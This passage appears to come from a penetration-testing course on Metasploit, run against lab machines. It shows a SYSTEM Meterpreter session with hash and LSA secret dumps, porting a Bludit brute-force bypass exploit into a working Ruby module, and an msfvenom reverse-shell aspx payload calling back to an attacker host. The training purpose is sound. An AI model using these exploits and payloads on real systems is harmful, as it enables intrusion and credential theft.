[+] Process 844 launched.
[*] Reflectively injecting the exploit DLL into 844...
[*] Injecting exploit into 844...
[*] Exploit injected. Injecting payload into 844...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to
complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1031) at
2020-09-03 10:35:01 +0000

meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

From here, we can proceed to use the plethora of Meterpreter functionalities. For example, extracting hashes, impersonating any process we want, and others.

MSF - Dumping Hashes

```
meterpreter > hashdump

Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e21b8a
241c86dca:::
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f58964a2376bbd
769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b713743a
50d89c88:::
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f6155ded78
21d04d16:::
Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6730228af786
7c:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e4f
75caebeca93e6:::

meterpreter > lsa_dump_sam

[+] Running as SYSTEM
[*] Dumping SAM
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb
Local SID : S-1-5-21-1709780765-3897210020-3926566182

SAMKey : 37ceb48682ea1b0197c7ab294ec405fe

RID  : 000001f4 (500)
User : Administrator
  Hash LM  : c74761604a24f0dfd0a9ba2c30e462cf
  Hash NTLM: d6908f022af0373e9e21b8a241c86dca

RID  : 000001f5 (501)
User : Guest

RID  : 000003e9 (1001)
User : SUPPORT_388945a0
  Hash NTLM: 8ed3993efb4e6476e4f75caebeca93e6

RID  : 000003eb (1003)
```

```
User : IUSR_GRANPA
  Hash LM  : a274b4532c9ca5cdf684351fab962e86
  Hash NTLM: 6a981cb5e038b2d8b713743a50d89c88

RID  : 000003ec (1004)
User : IWAM_GRANPA
  Hash LM  : 95d112c4da2348b599183ac6b1d67840
  Hash NTLM: a97f39734c21b3f6155ded7821d04d16

RID  : 000003ef (1007)
User : ASPNET
  Hash LM  : 3f71d62ec68a06a39721cb3f54f04a3b
  Hash NTLM: edc0d5506804653f58964a2376bbd769

RID  : 000003f1 (1009)
User : Lakis
  Hash LM  : f927b0679b3cc0e192410d9b0b40873c
  Hash NTLM: 3064b6fc432033870c6730228af7867c
```

MSF - Meterpreter LSA Secrets Dump

```
meterpreter > lsa_dump_secrets

[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb

Local name : GRANNY ( S-1-5-21-1709780765-3897210020-3926566182 )
Domain name : HTB

Policy subsystem is : 1.7
LSA Key : ada60ee248094ce782807afae1711b2c

Secret  : aspnet_WP_PASSWORD
cur/text: Q5C'181g16D'=F

Secret  : D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
cur/hex : e9 1c c7 89 aa 02 92 49 84 58 a4 26 8c 7b 1e c2

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 7a 3b 72 f3 cd ed 29 ce b8 09 5b b0 e2 63 73 8a ab
c6 ca 49 2b 31 e7 9a 48 4f 9c b3 10 fc fd 35 bd d7 d5 90 16 5f fc 63
    full:
7a3b72f3cded29ceb8095bb0e263738aabc6ca492b31e79a484f9cb310fcfd35bdd7d59016
5ffc63
    m/u : 7a3b72f3cded29ceb8095bb0e263738aabc6ca49 /
```

```
2b31e79a484f9cb310fcfd35bdd7d590165ffc63

Secret  : L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
cur/hex : 52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00 01 00 01 00 b3
ec 6b 48 4c ce e5 48 f1 cf 87 4f e5 21 00 39 0c 35 87 88 f2 51 41 e2 2a e0
01 83 a4 27 92 b5 30 12 aa 70 08 24 7c 0e de f7 b0 22 69 1e 70 97 6e 97 61
d9 9f 8c 13 fd 84 dd 75 37 35 61 89 c8 00 00 00 00 00 00 00 00 97 a5 33 32
1b ca 65 54 8e 68 81 fe 46 d5 74 e8 f0 41 72 bd c6 1e 92 78 79 28 ca 33 10
ff 86 f0 00 00 00 00 45 6d d9 8a 7b 14 2d 53 bf aa f2 07 a1 20 29 b7 0b ac
1c c4 63 a4 41 1c 64 1f 41 57 17 d1 6f d5 00 00 00 00 59 5b 8e 14 87 5f a4
bc 6d 8b d4 a9 44 6f 74 21 c3 bd 8f c5 4b a3 81 30 1a f6 e3 71 10 94 39 52
00 00 00 00 9d 21 af 8c fe 8f 9c 56 89 a6 f4 33 f0 5a 54 e2 21 77 c2 f4 5c
33 42 d8 6a d6 a5 bb 96 ef df 3d 00 00 00 00 8c fa 52 cb da c7 10 71 10 ad
7f b6 7d fb dc 47 40 b2 0b d9 6a ff 25 bc 5f 7f ae 7b 2b b7 4c c4 00 00 00
00 89 ed 35 0b 84 4b 2a 42 70 f6 51 ab ec 76 69 23 57 e3 8f 1b c3 b1 99 9e
31 09 1d 8c 38 0d e7 99 57 36 35 06 bc 95 c9 0a da 16 14 34 08 f0 8e 9a 08
b9 67 8c 09 94 f7 22 2e 29 5a 10 12 8f 35 1c 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00

Secret  : L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
cur/hex : 00 f2 d1 31 e2 11 d3 01

Secret  : L$TermServLiceningSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d

Secret  : L$TermServLicensingExchKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d

Secret  : L$TermServLicensingServerId-12d4b7c8-77d5-11d1-8c24-00c04fa3080d

Secret  : L$TermServLicensingStatus-12d4b7c8-77d5-11d1-8c24-00c04fa3080d

Secret  : L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
cur/hex : ca 66 0b f5 42 90 b1 2b 64 a0 c5 87 a7 db 9a 8a 2e ee da a8 bb
f6 1a b1 f4 03 cf 7a f1 7f 4c bc fc b4 84 36 40 6a 34 f9 89 56 aa f4 43 ef
85 58 38 3b a8 34 f0 dc c3 7f
old/hex : ca 66 0b f5 42 90 b1 2b 64 a0 c5 87 a7 db 9a 8a 2e c8 e9 13 e6
5f 17 a9 42 93 c2 e3 4c 8c c3 59 b8 c2 dd 12 a9 6a b2 4c 22 61 5f 1f ab ab
ff 0c e0 93 e2 e6 bf ea e7 16

Secret  : NL$KM
cur/hex : 91 de 7a b2 cb 48 86 4d cf a3 df ae bb 3d 01 40 ba 37 2e d9 56
d1 d7 85 cf 08 82 93 a2 ce 5f 40 66 02 02 e1 1a 9c 7f bf 81 91 f0 0f f2 af
da ed ac 0a 1e 45 9e 86 9f e7 bd 36 eb b2 2a 82 83 2f

Secret  : SAC

Secret  : SAI

Secret  : SCM:{148f1a14-53f3-4074-a573-e1ccd344e1d0}
Secret  : SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}

Secret  : _SC_Alerter / service 'Alerter' with username : NT
AUTHORITY\LocalService

Secret  : _SC_ALG / service 'ALG' with username : NT
AUTHORITY\LocalService

Secret  : _SC_aspnet_state / service 'aspnet_state' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_Dhcp / service 'Dhcp' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_Dnscache / service 'Dnscache' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_LicenseService / service 'LicenseService' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_LmHosts / service 'LmHosts' with username : NT
AUTHORITY\LocalService

Secret  : _SC_MSDTC / service 'MSDTC' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_RpcLocator / service 'RpcLocator' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_RpcSs / service 'RpcSs' with username : NT
AUTHORITY\NetworkService

Secret  : _SC_stisvc / service 'stisvc' with username : NT
AUTHORITY\LocalService

Secret  : _SC_TlntSvr / service 'TlntSvr' with username : NT
AUTHORITY\LocalService

Secret  : _SC_WebClient / service 'WebClient' with username : NT
AUTHORITY\LocalService
```


From this point, if the machine was connected to a more extensive network, we could use this loot to pivot through the system, gain access to internal resources and impersonate users with a higher level of access if the overall security posture of the network is weak.

Writing and Importing Modules

To install any new Metasploit modules which have already been ported over by other users, one can choose to update their `msfconsole` from the terminal, which will ensure that all newest exploits, auxiliaries, and features will be installed in the latest version of `msfconsole`. As long as the ported modules have been pushed into the main Metasploit-framework branch on GitHub, we should be updated with the latest modules.

However, if we need only a specific module and do not want to perform a full upgrade, we can download that module and install it manually. We will focus on searching ExploitDB for readily available Metasploit modules, which we can directly import into our version of `msfconsole` locally.

ExploitDB is a great choice when searching for a custom exploit. We can use tags to search through the different exploitation scenarios for each available script. One of these tags is Metasploit Framework (MSF), which, if selected, will display only scripts that are also available in Metasploit module format. These can be directly downloaded from ExploitDB and installed in our local Metasploit Framework directory, from where they can be searched and called from within the `msfconsole`.



Date	D	A	V	Title	Type	Platform	Author
2020-05-25	⬇		✓	Synology DiskStation Manager - smart.cgi Remote Command Execution (Metasploit)	Remote	Hardware	Metasploit
2020-05-25	⬇		✓	Plesk/myLittleAdmin - ViewState .NET Deserialization (Metasploit)	Remote	Windows	Metasploit
2020-05-22	⬇		✓	WebLogic Server - Deserialization RCE - BadAttributeValueExpException (Metasploit)	Remote	Multiple	Metasploit
2020-05-19	⬇		✓	Pi-Hole - heisenbergCompensator Blocklist OS Command Execution (Metasploit)	Remote	PHP	Metasploit
2020-05-01	⬇		✓	Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)	Remote	Multiple	Metasploit
2020-04-28	⬇		✓	Docker-Credential-Wincred.exe - Privilege Escalation (Metasploit)	Local	Windows	Metasploit

Let's say we want to use an exploit found for `Nagios3`, which will take advantage of a command injection vulnerability. The module we are looking for is `Nagios3 - 'statuswml.cgi' Command Injection (Metasploit)`. So we fire up `msfconsole` and try to search for that specific exploit, but we cannot find it. This means that our Metasploit framework is not up to date or that the specific `Nagios3` exploit module we are looking for is not in the official updated release of the Metasploit Framework.

MSF - Search for Exploits

```
msf6 > search nagios

Matching Modules
```

```
================

   #  Name
Disclosure Date  Rank       Check  Description
   -  ----                                                          ------
---------  ----       -----  -----------
   0  exploit/linux/http/nagios_xi_authenticated_rce                2019-
07-29       excellent  Yes    Nagios XI Authenticated Remote Command
Execution
   1  exploit/linux/http/nagios_xi_chained_rce                      2016-
03-06       excellent  Yes    Nagios XI Chained Remote Code Execution
   2  exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo  2018-
04-17       manual     Yes    Nagios XI Chained Remote Code Execution
   3  exploit/linux/http/nagios_xi_magpie_debug                     2018-
11-14       excellent  Yes    Nagios XI Magpie_debug.php Root Remote Code
Execution
   4  exploit/linux/misc/nagios_nrpe_arguments                      2013-
02-21       excellent  Yes    Nagios Remote Plugin Executor Arbitrary
Command Execution
   5  exploit/unix/webapp/nagios3_history_cgi                       2012-
12-09       great      Yes    Nagios3 history.cgi Host Command Execution
   6  exploit/unix/webapp/nagios_graph_explorer                     2012-
11-30       excellent  Yes    Nagios XI Network Monitor Graph Explorer
Component Command Injection
   7  post/linux/gather/enum_nagios_xi                              2018-
04-17       normal     No     Nagios XI Enumeration
```

We can, however, find the exploit code inside ExploitDB's entries. Alternatively, if we do not want to use our web browser to search for a specific exploit within ExploitDB, we can use the CLI version, `searchsploit`.

```
searchsploit nagios3

--------------------------------------------------------------------------
------------------------------------------------------------------- ------
---------------------------
 Exploit Title
|  Path
--------------------------------------------------------------------------
------------------------------------------------------------------- ------
---------------------------
Nagios3 - 'history.cgi' Host Command Execution (Metasploit)
| linux/remote/24159.rb
Nagios3 - 'history.cgi' Remote Command Execution
| multiple/remote/24084.py
Nagios3 - 'statuswml.cgi' 'Ping' Command Execution (Metasploit)
| cgi/webapps/16908.rb
```

```
Nagios3 - 'statuswml.cgi' Command Injection (Metasploit)
| unix/webapps/9861.rb
--------------------------------------------------------------------------
---------------------------------------------------------------------- ------
---------------------------
Shellcodes: No Results
```

Note that the hosted file terminations that end in `.rb` are Ruby scripts that most likely have been crafted specifically for use within `msfconsole`. We can also filter only by `.rb` file terminations to avoid output from scripts that cannot run within `msfconsole`. Note that not all `.rb` files are automatically converted to `msfconsole` modules. Some exploits are written in Ruby without having any Metasploit module-compatible code in them. We will look at one of these examples in the following sub-section.

```
searchsploit -t Nagios3 --exclude=".py"

--------------------------------------------------------------------------
---------------------------------------------------------------------- ------
---------------------------
 Exploit Title
|  Path
--------------------------------------------------------------------------
---------------------------------------------------------------------- ------
---------------------------
Nagios3 - 'history.cgi' Host Command Execution (Metasploit)
| linux/remote/24159.rb
Nagios3 - 'statuswml.cgi' 'Ping' Command Execution (Metasploit)
| cgi/webapps/16908.rb
Nagios3 - 'statuswml.cgi' Command Injection (Metasploit)
| unix/webapps/9861.rb
--------------------------------------------------------------------------
---------------------------------------------------------------------- ------
---------------------------
Shellcodes: No Results
```

We have to download the `.rb` file and place it in the correct directory. The default directory where all the modules, scripts, plugins, and `msfconsole` proprietary files are stored is `/usr/share/metasploit-framework`. The critical folders are also symlinked in our home and root folders in the hidden `~/.msf4/` location.

MSF - Directory Structure

```
ls /usr/share/metasploit-framework/

app     db              Gemfile.lock                  modules     msfdb
```

```
msfrpcd    msf-ws.ru  ruby             script-recon  vendor
config  documentation  lib                          msfconsole  msf-json-
rpc.ru  msfupdate  plugins    script-exploit   scripts
data     Gemfile        metasploit-framework.gemspec  msfd        msfrpc
msfvenom   Rakefile   script-password  tools
```

```
ls .msf4/

history  local  logos  logs  loot  modules  plugins  store
```

We copy it into the appropriate directory after downloading the exploit. Note that our home folder `.msf4` location might not have all the folder structure that the `/usr/share/metasploit-framework/` one might have. So, we will just need to `mkdir` the appropriate folders so that the structure is the same as the original folder so that `msfconsole` can find the new modules. After that, we will be proceeding with copying the `.rb` script directly into the primary location.

Please note that there are certain naming conventions that, if not adequately respected, will generate errors when trying to get `msfconsole` to recognize the new module we installed. Always use snake-case, alphanumeric characters, and underscores instead of dashes.

For example:

- `nagios3_command_injection.rb`
- `our_module_here.rb`

MSF - Loading Additional Modules at Runtime

```
cp ~/Downloads/9861.rb /usr/share/metasploit-
framework/modules/exploits/unix/webapp/nagios3_command_injection.rb
msfconsole -m /usr/share/metasploit-framework/modules/
```

MSF - Loading Additional Modules

```
msf6> loadpath /usr/share/metasploit-framework/modules/
```

Alternatively, we can also launch `msfconsole` and run the `reload_all` command for the newly installed module to appear in the list. After the command is run and no errors are reported, try either the `search [name]` function inside `msfconsole` or directly with the `use [module-path]` to jump straight into the newly installed module.

```
msf6 > reload_all
msf6 > use exploit/unix/webapp/nagios3_command_injection
msf6 exploit(unix/webapp/nagios3_command_injection) > show options

Module options (exploit/unix/webapp/nagios3_command_injection):

   Name     Current Setting                 Required  Description
   ----     ---------------                 --------  -----------
   PASS     guest                           yes       The password to
authenticate with
   Proxies                                  no        A proxy chain of
format type:host:port[,type:host:port][...]
   RHOSTS                                   yes       The target host(s),
range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80                              yes       The target port
(TCP)
   SSL      false                           no        Negotiate SSL/TLS
for outgoing connections
   URI      /nagios3/cgi-bin/statuswml.cgi  yes       The full URI path to
statuswml.cgi
   USER     guest                           yes       The username to
authenticate with
   VHOST                                    no        HTTP server virtual
host

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Now we are ready to launch it against our target.

Porting Over Scripts into Metasploit Modules

To adapt a custom Python, PHP, or any type of exploit script to a Ruby module for Metasploit, we will need to learn the Ruby programming language. Note that Ruby modules for Metasploit are always written using hard tabs.

When starting with a port-over project, we do not need to start coding from scratch. Instead, we can take one of the existing exploit modules from the category our project fits in and repurpose it for our current port-over script. Keep in mind to always keep our custom modules organized so that we and other penetration testers can benefit from a clean, organized environment when searching for custom modules.

We start by picking some exploit code to port over to Metasploit. In this example, we will go for Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass. We will need to download the script, `48746.rb` and proceed to copy it into the `/usr/share/metasploit-framework/modules/exploits/linux/http/` folder. If we boot into `msfconsole` right now, we will only be able to find a single `Bludit CMS` exploit in the same folder as above, confirming that our exploit has not been ported over yet. It is good news that there is already a Bludit exploit in that folder because we will use it as boilerplate code for our new exploit.

Porting MSF Modules

```
ls /usr/share/metasploit-framework/modules/exploits/linux/http/ | grep bludit

bludit_upload_images_exec.rb
```

```
cp ~/Downloads/48746.rb /usr/share/metasploit-framework/modules/exploits/linux/http/bludit_auth_bruteforce_mitigation_bypass.rb
```

At the beginning of the file we copied, which is where we will be filling in our information, we can notice the `include` statements at the beginning of the boilerplate module. These are the mixins mentioned in the `Plugins and Mixins` section, and we will need to change these to the appropriate ones for our module.

If we want to find the appropriate mixins, classes, and methods required for our module to work, we will need to look up the different entries on the rubydoc rapid7 documentation.

Writing Our Module

We will often face a custom-built network running proprietary code to serve its clients during specific assessments. Most of the modules we have at hand do not even make a dent in their perimeter, and we cannot seem to scan and document the target with anything we have correctly. This is where we might find it helpful to dust off our Ruby skills and start coding our modules.

All necessary information about Metasploit Ruby coding can be found on the Rubydoc.info Metasploit Framework related page. From scanners to other auxiliary tools, from custom-made exploits to ported ones, coding in Ruby for the Framework is an amazingly applicable skill.

Please look below at a similar module that we can use as boilerplate code for our exploit port-over. This is the Bludit Directory Traversal Image File Upload Vulnerability exploit, which has already been imported into `msfconsole`. Take a moment to acknowledge all the different fields included in the module before the exploit proof-of-concept (`POC`). Note that this code has not been changed in the snippet below to fit our current import but is a direct snapshot of the pre-existing module mentioned above. The information will need to be adjusted accordingly for the new port-over project.

Proof-of-Concept - Requirements

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::PhpEXE
  include Msf::Exploit::FileDropper
  include Msf::Auxiliary::Report
```

We can look at the `include` statements to see what each one does. This can be done by cross-referencing them with the rubydoc rapid7 documentation. Below are their respective functions as explained in the documentation:

Function	Description
`Msf::Exploit::Remote::HttpClient`	This module provides methods for acting as an HTTP client when exploiting an HTTP server.
`Msf::Exploit::PhpEXE`	This is a method for generating a first-stage php payload.
`Msf::Exploit::FileDropper`	This method transfers files and handles file clean-up after a session with the target is established.
`Msf::Auxiliary::Report`	This module provides methods for reporting data to the MSF DB.

Looking at their purposes above, we conclude that we will not need the FileDropper method, and we can drop it from the final module code.

We see that there are different sections dedicated to the `info` page of the module, the `options` section. We fill them in appropriately, offering the credit due to the individuals who discovered the exploit, the CVE information, and other relevant details.

Proof-of-Concept - Module Information

```
  def initialize(info={})
    super(update_info(info,
      'Name'           => "Bludit Directory Traversal Image File Upload
Vulnerability",
      'Description'    => %q{
        This module exploits a vulnerability in Bludit. A remote user
could abuse the uuid
        parameter in the image upload feature in order to save a malicious
payload anywhere
        onto the server, and then use a custom .htaccess file to bypass
the file extension
        check to finally get remote code execution.
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
          'christasa', # Original discovery
          'sinn3r'     # Metasploit module
        ],
      'References'     =>
        [
          ['CVE', '2019-16113'],
          ['URL', 'https://github.com/bludit/bludit/issues/1081'],
          ['URL',
'https://github.com/bludit/bludit/commit/a9640ff6b5f2c0fa770ad7758daf24fec
6fbf3f5#diff-6f5ea518e6fc98fb4c16830bbf9f5dac' ]
        ],
      'Platform'       => 'php',
      'Arch'           => ARCH_PHP,
      'Notes'          =>
        {
          'SideEffects' => [ IOC_IN_LOGS ],
          'Reliability' => [ REPEATABLE_SESSION ],
          'Stability'   => [ CRASH_SAFE ]
        },
      'Targets'        =>
        [
          [ 'Bludit v3.9.2', {} ]
        ],
      'Privileged'     => false,
      'DisclosureDate' => "2019-09-07",
      'DefaultTarget'  => 0))
```

After the general identification information is filled in, we can move over to the `options` menu variables:

Proof-of-Concept - Functions

```
 register_options(
      [
        OptString.new('TARGETURI', [true, 'The base path for Bludit',
'/']),
        OptString.new('BLUDITUSER', [true, 'The username for Bludit']),
        OptString.new('BLUDITPASS', [true, 'The password for Bludit'])
      ])
  end
```

Looking back at our exploit, we see that a wordlist will be required instead of the `BLUDITPASS` variable for the module to brute-force the passwords for the same username. It would look something like the following snippet:

```
OptPath.new('PASSWORDS', [ true, 'The list of passwords',
          File.join(Msf::Config.data_directory, "wordlists",
"passwords.txt") ])
```

The rest of the exploit code needs to be adjusted according to the classes, methods, and variables used in the porting to the Metasploit Framework for the module to work in the end. The final version of the module would look like this:

Proof-of-Concept

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::PhpEXE
  include Msf::Auxiliary::Report

  def initialize(info={})
    super(update_info(info,
      'Name'           => "Bludit 3.9.2 - Authentication Bruteforce
Mitigation Bypass",
      'Description'    => %q{
        Versions prior to and including 3.9.2 of the Bludit CMS are
vulnerable to a bypass of the anti-brute force mechanism that is in place
to block users that have attempted to login incorrectly ten times or more.
Within the bl-kernel/security.class.php file, a function named getUserIp
attempts to determine the valid IP address of the end-user by trusting the
X-Forwarded-For and Client-IP HTTP headers.
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
          'rastating', # Original discovery
          '0ne-nine9'  # Metasploit module
        ],
      'References'     =>
        [
          ['CVE', '2019-17240'],
          ['URL', 'https://rastating.github.io/bludit-brute-force-
mitigation-bypass/'],
          ['PATCH', 'https://github.com/bludit/bludit/pull/1090' ]
        ],
      'Platform'       => 'php',
      'Arch'           => ARCH_PHP,
      'Notes'          =>
        {
          'SideEffects' => [ IOC_IN_LOGS ],
          'Reliability' => [ REPEATABLE_SESSION ],
          'Stability'   => [ CRASH_SAFE ]
        },
      'Targets'        =>
        [
          [ 'Bludit v3.9.2', {} ]
        ],
      'Privileged'     => false,
      'DisclosureDate' => "2019-10-05",
      'DefaultTarget'  => 0))

     register_options(
      [
        OptString.new('TARGETURI', [true, 'The base path for Bludit',
'/']),
        OptString.new('BLUDITUSER', [true, 'The username for Bludit']),
        OptPath.new('PASSWORDS', [ true, 'The list of passwords',
                File.join(Msf::Config.data_directory, "wordlists",
"passwords.txt") ])
      ])
  end

  # -- Exploit code -- #
  # dirty workaround to remove this warning:
```

```
#   Cookie#domain returns dot-less domain name now. Use Cookie#dot_domain
if you need "." at the beginning.
# see https://github.com/nahi/httpclient/issues/252
class WebAgent
  class Cookie < HTTP::Cookie
    def domain
      self.original_domain
    end
  end
end

def get_csrf(client, login_url)
  res = client.get(login_url)
  csrf_token = /input.+?name="tokenCSRF".+?value="
(.+?)"/.match(res.body).captures[0]
end

def auth_ok?(res)
  HTTP::Status.redirect?(res.code) &&
    %r{/admin/dashboard}.match?(res.headers['Location'])
end

def bruteforce_auth(client, host, username, wordlist)
  login_url = host + '/admin/login'
  File.foreach(wordlist).with_index do |password, i|
    password = password.chomp
    csrf_token = get_csrf(client, login_url)
    headers = {
      'X-Forwarded-For' => "#{i}-#{password[..4]}",
    }
    data = {
      'tokenCSRF' => csrf_token,
      'username' => username,
      'password' => password,
    }
    puts "[*] Trying password: #{password}"
    auth_res = client.post(login_url, data, headers)
    if auth_ok?(auth_res)
      puts "\n[+] Password found: #{password}"
      break
    end
  end
end

#begin
#  args = Docopt.docopt(doc)
#  pp args if args['--debug']
#
#  clnt = HTTPClient.new
#  bruteforce_auth(clnt, args['--root-url'], args['--user'], args['--
#wordlist'])
#rescue Docopt::Exit => e
#  puts e.message
#end
```

If you would like to learn more about porting scripts into the Metasploit Framework, check out the Metasploit: A Penetration Tester's Guide book from No Starch Press. Rapid7 has also created blog posts on this topic, which can be found here.

Introduction to MSFVenom

`MSFVenom` is the successor of `MSFPayload` and `MSFEncode`, two stand-alone scripts that used to work in conjunction with `msfconsole` to provide users with highly customizable and hard-to-detect payloads for their exploits.

`MSFVenom` is the result of the marriage between these two tools. Before this tool, we had to pipe (`|`) the result from `MSFPayload`, which was used to generate shellcode for a specific processor architecture and OS release, into `MSFEncode`, which contained multiple encoding schemes used both for removing bad characters from shellcode (this could sometimes cause instability during the runtime), and for evading older Anti-Virus (`AV`) and endpoint Intrusion Prevention / Intrusion Detection (`IPS/IDS`) software.

Nowadays, the two combined tools offer penetration testers a method to quickly craft payloads for different target host architectures and releases while having the possibility to 'clean up' their shellcode so that it does not run into any errors when deployed. The AV evasion part is much more complicated today, as signature-only-based analysis of malicious files is a thing of the past. `Heuristic analysis, machine learning, and deep packet inspection` make it much harder for a payload to run through several subsequent iterations of an encoding scheme to evade any good AV software. As seen in the `Payloads` module, submitting a simple payload with the same configuration detailed above yielded a hit rate of `52/65`. In terms of Malware Analysts worldwide, that is a Bingo. (It is still unproven that Malware Analysts worldwide actually say "that is a Bingo".)

Creating Our Payloads

Let's suppose we have found an open FTP port that either had weak credentials or was open to Anonymous login by accident. Now, suppose that the FTP server itself is linked to a web service running on port `tcp/80` of the same machine and that all of the files found in the FTP root directory can be viewed in the web-service's `/uploads` directory. Let's also suppose that the web service does not have any checks for what we are allowed to run on it as a client.

Suppose we are hypothetically allowed to call anything we want from the web service. In that case, we can upload a PHP shell directly through the FTP server and access it from the web, triggering the payload and allowing us to receive a reverse TCP connection from the victim machine.

Scanning the Target

```
nmap -sV -T4 -p- 10.10.10.5

<SNIP>
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

FTP Anonymous Access

```
ftp 10.10.10.5

Connected to 10.10.10.5.
220 Microsoft FTP Service

Name (10.10.10.5:root): anonymous

331 Anonymous access allowed, send identity (e-mail name) as password.

Password: ******

230 User logged in.
Remote system type is Windows_NT.

ftp> ls

200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
```

Noticing the aspnet_client, we realize that the box will be able to run `.aspx` reverse shells. Luckily for us, `msfvenom` can do just that without any issue.

Generating Payload

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f
aspx > reverse_shell.aspx

[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2819 bytes
```

```
ls

Desktop  Documents  Downloads  my_data  Postman  PycharmProjects
reverse_shell.aspx  Templates
```

Now, we only need to navigate to `http://10.10.10.5/reverse_shell.aspx`, and it will trigger the `.aspx` payload. Before we do that, however, we should start a listener on msfconsole so that the reverse connection request gets caught inside it.

